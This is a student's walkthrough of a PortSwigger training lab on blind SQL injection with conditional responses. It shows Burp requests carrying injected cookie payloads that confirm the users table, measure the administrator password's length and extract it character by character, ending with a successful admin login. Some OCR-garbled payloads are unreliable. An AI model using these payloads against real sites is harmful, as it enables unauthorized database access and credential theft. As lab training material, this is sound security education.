

Web Security Labs


SQL Injection Lab-07

M.Gobi Shankar
CB.SC.P2CYS23019

Blind SQL injection with conditional responses


Test a single boolean condition and infer the result.

```
1 GET / HTTP/2
2 Host: 0a900042034ad68381ad4d4400f2000d.web-security-academy.net
3 Cookie: TrackingId=JwYAge2f5zfjpdL' AND '1'='1'; session=7d45mwFGConihNuh6cccYMXbuUTkToV
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```



Confirm that there is a table called users.

```
1 GET / HTTP/2
2 Host: 0a900042034ad68381ad4d4400f2000d.web-security-academy.net
3 Cookie: TrackingId=JwYAge2f5zfjpdL' AND (SELECT 'a' FROM users LIMIT 1)='a'; session=7d45mwFGConihNuh6cccYMXbuUTkToV
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```




Confirm that there is a user called administrator.

```

1 GET / HTTP/2
2 Host: 0a900042034ad68381add4d400f2000d.web-security-academy.net
3 Cookie: TrackingId=JWTAge2f5zfjpuL' AND (SELECT 'a' FROM users WHERE username='administrator')='a'; session=
  /045mwtGonihNuhbcccYMAbuu1k1ov
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```


Web Security Academy

Blind SQL injection with conditional responses


LAB Not solved

[Back to lab description](#)

[Home](#) | [Welcome back!](#) | [My account](#)


WE LIKE TO

SHOP



Refine your search:

[All](#)
[Accessories](#)
[Clothing, shoes and accessories](#)
[Food & Drink](#)
[Lifestyle](#)
[Tech gifts](#)




Six Pack Beer Belt

★★★★★

\$64.25

View details




Giant Pillow Thing

★★★★★

\$20.49

View details




ZZZZZZ Bed - Your New Home Office

★★★★★

\$70.56

View details



Cheshire Cat Grin

★★★★★

\$56.51

View details

Determine how many characters are in the password of the administrator user.

Request	Response
<pre> Pretty Raw Hex 1 GET / HTTP/2 2 Host: 0a90804203ad68381add4d400f2000d.web-security-academy.net 3 cookie: TrackingId=JNTAgczf5zjpuL AND (SELECT 'a' FROM users 4 WHERE username='administrator' AND LENGTH(password)>1)='a'; session= 5 r4d5wfgConrlMuh6cccVMXbuUtkToV 6 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 7 Firefox/102.0 8 Accept: 9 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 10 Accept-Language: en-US,en;q=0.5 11 Accept-Encoding: gzip, deflate 12 Referer: https://portswigger.net/ 13 Upgrade-Insecure-Requests: 1 14 Sec-Fetch-Dest: document 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-Site: cross-site 17 Sec-Fetch-User: ?1 18 Te: trailers 19 20 </pre>	<pre> Pretty Raw Hex Render 42 <div class="container"> 43 <header class="navigation-header"> 44 <section class="top-links"> 45 Home 46 47 </section> 48 </div> 49 <div class="my-account"> 50 My account 51 </div> 52 <div class="notification-header"> 53 <div class="notification"> 54 <div class="notification-content"> 55 <div class="notification-body"> 56 <div class="notification-text"> 57 <div class="notification-text"> </pre>

For 20 we didn't get expected response, so the length of password is 20 because it starts from 0 and ends with 19.

```

34 GET / HTTP/2
35 Host: 8a980842034ad6831add4d08f2000d.web-security.academy.net
36 cookie: TrackingId=JMYAge2f5zjPDL AND (SELECT 'a' FROM users
37 WHERE username='administrator' AND LENGTH(password)>20)-'a; session=
38 9t45wFGConrIHuH6ccYXbduUtkToV
39 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
40 Firefox/102.0
41
42 Accept:
43 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp/*.*;q=0.8
44
45 Accept-Language: en-US,en;q=0.5
46
47 Accept-Encoding: gzip, deflate
48
49 Referer: https://portswigger.net/
50
51 Upgrade-Insecure-Requests: 1
52
53 Sec-Fetch-Dest: document
54
55 Sec-Fetch-Mode: navigate
56
57 Sec-Fetch-Site: cross-site
58
59 Sec-Fetch-User: 71
60
61 Te: trailers
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

```

Get the Password:

```
1 GET / HTTP/2
2 Host: 0a900042034ad68381add4d400f2000d.web-security-academy.net
3 Cookie: TrackingId=JWtYAge2f5zfpDL' AND (SELECT SUBSTRING(password,515,1) FROM users WHERE username='administrator')='5a5; session=7d45mwfGConr1hNuh6cccYMXbuUTkToV
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerExtensionsLearn

1 x2 x3 x4 x+

PositionsPayloadsResource poolSettings

① Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:1

Payload count:21

Payload type:Simple list

Request count:0

② Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

PasteLoad...RemoveClearDeduplicateAdd

11121314151617181920

Add from list ... [Pro version only]

③ Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

AddEditRemoveUpDown

EnabledRule

④ Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters:./!@<7+&:*~"[|'<#

BurpProjectIntruderRepeaterWindowHelp

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerExtensionsLearn

1 x2 x3 x4 x+

PositionsPayloadsResource poolSettings

ⓘ These settings control whether Intruder updates the configured request headers during attacks.

☒ Update Content-Length header

☒ Set Connection header

ⓘ Error handling

ⓘ These settings control how Intruder handles network errors during the attack.

Number of retries on network failure:3

Pause before retry (milliseconds):2000

ⓘ Attack results

ⓘ These settings control what information is captured in attack results.

☒ Store requests

☒ Store responses

☒ Make unmodified baseline request

☐ Use denial-of-service mode (no results)

☐ Store full payloads

ⓘ Grep - Match

ⓘ These settings can be used to flag result items containing specified expressions.


☒ Flag result items with responses matching these expressions:

PasteLoad...RemoveClearAdd

WELCOME BACK!WELCOME BACK!

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Wel...	Comment
15	15	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
24	4	b	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
70	10	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
199	19	j	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
222	2	l	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
325	5	q	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
352	12	r	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
373	13	s	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
407	7	u	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
421	1	v	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
431	11	v	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
468	8	x	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
474	14	x	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
506	6	z	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
516	16	z	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
558	18	1	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
629	9	5	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
657	17	6	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
683	3	8	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	
700	20	8	200	<input type="checkbox"/>	<input type="checkbox"/>	11543	1	

Password: vl8bqzux5dvrsxaz6lj8



Blind SQL injection with conditional responses

LAB

Not solved

[Back to lab description >>](#)

[Home](#) | [Welcome back!](#) | [My account](#)


Login

Username

administrator

Password

Log in



Blind SQL injection with conditional responses



LAB

Solved

A

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)   [Continue learning >>](#)

[Home](#) | [Welcome back!](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email